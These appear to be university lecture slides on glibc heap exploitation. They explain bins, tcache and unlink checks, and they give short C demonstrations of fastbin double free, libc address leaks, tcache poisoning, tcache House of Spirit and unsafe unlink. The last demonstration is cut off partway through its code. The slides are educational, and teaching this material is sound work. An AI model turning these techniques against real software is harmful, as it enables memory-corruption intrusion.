

# Heap exploitation

Insu Yun

# Today's lecture

- Understand heap exploitation

# Review: Heap vulnerabilities

- Overflow: Writing beyond an object boundary
  - Write-after-free: Reusing a freed object
  - Invalid free: Freeing an invalid pointer
  - Double free: Freeing a reclaimed object
- Application- or allocator-specific exploitation

# Summary: Bins and chunks

- Fast bins: 10 fast bins

- 32, 48, ..., 128 bytes (in x64)
- Same size
- Single linked list
- No coalescing

- Small bins: 62 small bins

- 32, 48, ..., 1024 bytes
- Same size
- Double linked list
- Coalescing

# Summary: Bins and chunks

- Large bins: 64 large bins
  - Size > 1024
  - Coalescing
  - Double linked list + Sorted list
  - Multiple sizes



<https://azeria-labs.com/heap-exploitation-part-2-glibc-heap-free-bins/>


# Summary: Bins and chunks

- Unsorted bin: 1 bin
  - A cache layer to speed up allocation & deallocation
- Top chunk
  - Chunk at the borders the top of arena
  - Can grow using sbrk

# Summary: tcache


- New feature from glibc 2.26
- At most 7 chunks (unlike other bins)
- 64 bins: 32, ... 1040
- Single linked list
- No coalescing

# Example: unlink() in ptmalloc2




`unlink(): P->fd->bk = P->bk  
P->bk->fd = P->fd`

# Example: unlink() in ptmalloc2



`unlink(): P->fd->bk = P->bk  
P->bk->fd = P->fd`

Example: Unsafe unlink() in the presence of memory corruptions (e.g., overflow)



unlink():  $P \rightarrow fd \rightarrow bk = P \rightarrow bk$   
 $\Rightarrow fptr = evil$

Security checks are introduced in the allocator to prevent such exploitations

unlink(): ***assert(P->fd->bk == P);***  
P->fd->bk = P->bk

This check is still *bypassable*,  
but it makes exploit more *complicated*

# Malloc Maleficarum

The Malloc Maleficarum  
Glibc Malloc Exploitation Techniques

by Phantasmal Phantasmagoria  
phantasmal@hush.ai

The House of Prime  
The House of Mind  
The House of Force  
The House of Lore  
The House of Spirit  
The House of Chaos

# how2heap

- <https://github.com/shellphish/how2heap>

# Educational Heap Exploitation

This repo is for learning various heap exploitation techniques. We use Ubuntu's Libc releases as the gold-standard. Each technique is verified to work on corresponding Ubuntu releases. You can run `apt source libc6` to download the source code of the Libc your are using on Debian-based operating system. You can also click  to debug the technique in your browser using gdb.

We came up with the idea during a hack meeting, and have implemented the following techniques:

File		Technique	Glibc-Version	Patch	Applicable CTF Challenges
<a href="#">first_fit.c</a>		Demonstrating glibc malloc's first-fit behavior.			
<a href="#">calc_tcache_idx.c</a>		Demonstrating glibc's tcache index calculation.			
<a href="#">fastbin_dup.c</a>		Tricking malloc into returning an already-allocated heap pointer by abusing the fastbin freelist.	latest		
<a href="#">fastbin_dup_into_stack.c</a>		Tricking malloc into returning a nearly-arbitrary pointer by abusing the fastbin freelist.	latest		<a href="#">9447-search-engine</a> , Octf 2017-babyheap
		Tricking malloc into			



Youheng-Lue Fixed typo in large\_bin\_attac &gt; 2.30

Name	Last commit message
 ..	
 fastbin_dup.c	implement different fastbin_dup for different libc versions
 fastbin_dup_consolidate.c	add reference and enable it
 fastbin_dup_into_stack.c	add fastbin_dup_into_stack to glibc_2.27 as well
 fastbin_reverse_into_tcache.c	make several techniques work by copying the same technqies from 2.27 :)
 house_of_botcake.c	reorgnization in Ubuntu LTS releases
 house_of_einherjar.c	Adding contributor's name
 house_of_lore.c	Merge pull request #156 from Ch0pin/master
 house_of_mind_fastbin.c	add assertion to house_of_mind
 house_of_spirit.c	add back fastbin-based house_of_spirit
 large_bin_attack.c	Fixed typo in large_bin_attac > 2.30
 mmap_overlapping_chunks.c	add mmap_overlapping_chunks to Makefile
 overlapping_chunks.c	make overlapping_chunks work in 2.31
 poison_null_byte.c	complement poison_null_byte exploits
 tcache_house_of_spirit.c	make several techniques work by copying the same technqies from 2.27 :)
 tcache_poisoning.c	make several techniques work by copying the same technqies from 2.27 :)
 tcache_stashing_unlink_attack.c	implement different fastbin_dup for different libc versions

[Code](#)

Blame 50 lines (39 loc) · 1.14 KB

```
1 #include <stdio.h>
2 #include <stdlib.h>
3 #include <assert.h>
4
5 int main()
6 {
7     setbuf(stdout, NULL);
8
9     printf("This file demonstrates a simple double-free attack with fastbins.\n");
10
11    printf("Fill up tcache first.\n");
12    void *ptrs[8];
13    for (int i=0; i<8; i++) {
14        ptrs[i] = malloc(8);
15    }
16    for (int i=0; i<7; i++) {
17        free(ptrs[i]);
18    }
19
20    printf("Allocating 3 buffers.\n");
21    int *a = calloc(1, 8);
22    int *b = calloc(1, 8);
23    int *c = calloc(1, 8);
24
25    printf("1st calloc(1, 8): %p\n", a);
26    printf("2nd calloc(1, 8): %p\n", b);
27    printf("3rd calloc(1, 8): %p\n", c);
28
29    printf("Freeing the first one...\n");
30    free(a);
31
32    printf("If we free %p again, things will crash because %p is at the top of the free list.\n", a, a);
33    // free(a);
34
35    printf("So, instead, we'll free %p.\n", b);
36    free(b);
37
38    printf("Now, we can free %p again, since it's not the head of the free list.\n", a);
```

# Information leakage

- Vulnerability: Uninitialized memory read or Use-after-free
- Consequence: Libc leak



```
int main()
{
    intptr_t *a = malloc(2048);
    intptr_t *b = malloc(0x10);
    free(a);
    // Main arena's address
    // (i.e., libc's static variable)
    printf("%p\n", a[0]);
}
```

# Tcache poisoning (libc 2.31)



- Vulnerability: Metadata corruption (i.e., Overflow or Write-after-free)
- Consequence: Arbitrary chunk allocation

```
int main()
{
    size_t stack_var;
    intptr_t *a = malloc(128);
    intptr_t *b = malloc(128);
    free(a);
    free(b);
    b[0] = (intptr_t)&stack_var;
    malloc(128);
    intptr_t *c = malloc(128);
    assert((long)&stack_var == (long)c);
}
```



```
int main()
{
    size_t stack_var;
    intptr_t *a = malloc(128);
    intptr_t *b = malloc(128);
    free(a);
    free(b);
    b[0] = (intptr_t)&stack_var;
    malloc(128);
    intptr_t *c = malloc(128);
    assert((long)&stack_var == (long)c);
}
```





```
int main()
{
    size_t stack_var;
    intptr_t *a = malloc(128);
    intptr_t *b = malloc(128);
    free(a);
    free(b);
    b[0] = (intptr_t)&stack_var;
    malloc(128);
    intptr_t *c = malloc(128);
    assert((long)&stack_var == (long)c);
}
```





```
int main()
{
    size_t stack_var;
    intptr_t *a = malloc(128);
    intptr_t *b = malloc(128);
    free(a);
    free(b);
    b[0] = (intptr_t)&stack_var;
    malloc(128);
    intptr_t *c = malloc(128);
    assert((long)&stack_var == (long)c);
}
```



```
int main()
{
    size_t stack_var;
    intptr_t *a = malloc(128);
    intptr_t *b = malloc(128);
    free(a);
    free(b);
    b[0] = (intptr_t)&stack_var;
    malloc(128);
    intptr_t *c = malloc(128);
    assert((long)&stack_var == (long)c);
}
```



```
int main()
{
    size_t stack_var;
    intptr_t *a = malloc(128);
    intptr_t *b = malloc(128);
    free(a);
    free(b);
    b[0] = (intptr_t)&stack_var;
    malloc(128);
    intptr_t *c = malloc(128);
    assert((long)&stack_var == (long)c);
}
```



&stack\_var


b

# Tcache House of Spirit (latest)


- Vulnerability: Invalid free
- Consequence: Non-heap chunk allocation

```
int main()
{
    malloc(1);
    // pointer that will be overwritten
    unsigned long long *a;
    // fake chunk region
    unsigned long long fake_chunks[10];
    // this is the size
    fake_chunks[1] = 0x40;
    a = &fake_chunks[2];
    free(a);
    void *b = malloc(0x30);
    assert((long)b == (long)&fake_chunks[2]);
}
```


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int main()
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    malloc(1);
    // pointer that will be overwritten
    unsigned long long *a;
    // fake chunk region
    unsigned long long fake_chunks[10];
    // this is the size
    fake_chunks[1] = 0x40;
    a = &fake_chunks[2];
    free(a);
    void *b = malloc(0x30);
    assert((long)b == (long)&fake_chunks[2]);
}
```





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int main()
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    fake_chunks[1] = 0x40;
    a = &fake_chunks[2];
    free(a);
    void *b = malloc(0x30);
    assert((long)b == (long)&fake_chunks[2]);
}
```



```
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    // this is the size
    fake_chunks[1] = 0x40;
    a = &fake_chunks[2];
    free(a);
    void *b = malloc(0x30);
    assert((long)b == (long)&fake_chunks[2]);
}
```



fake\_chunks



# Unsafe unlink (~ latest)


- Vulnerability: Metadata corruption (i.e., Overflow)
- Consequence: Arbitrary write

```
uint64_t *chunk0_ptr;
int main() {
    // we want to be big enough not to use tcache or fastbin
    int malloc_size = 0x420;
    int header_size = 2;
    chunk0_ptr = (uint64_t*) malloc(malloc_size); //chunk0
    uint64_t *chunk1_ptr = (uint64_t*) malloc(malloc_size); //chunk1
    chunk0_ptr[1] = chunk0_ptr[-1] - 0x10;
    chunk0_ptr[2] = (uint64_t) &chunk0_ptr-(sizeof(uint64_t)*3);
